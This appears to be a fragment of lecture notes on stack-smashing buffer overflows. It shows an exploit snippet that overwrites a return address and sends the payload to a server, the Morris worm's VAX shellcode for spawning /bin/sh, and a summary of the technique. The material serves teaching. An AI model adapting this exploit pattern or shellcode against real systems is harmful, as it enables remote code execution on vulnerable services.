*(int*)(&buf[564]) = 0x7fffe8bc;
...
send(to_server, buf, sizeof(buf))
send(to_server, "\n", 1);
```

Morris shellcode (VAX)

```
pushl   $68732f     // "/sh\0"
pushl   $6e69622f   // "/bin"
movl    sp, r10
pushl   $0
pushl   $0
pushl   r10
pushl   $3
movl    sp,ap
chmk    $3b
```

setup: run command prompt ("shell")

after overflow: send commands to run

stack smashing summary

setup:

- buffer on the stack
- attacker controls what gets written past the end

overwrite return address with address of (part of) buffer

execution goes to attacker machine code when function returns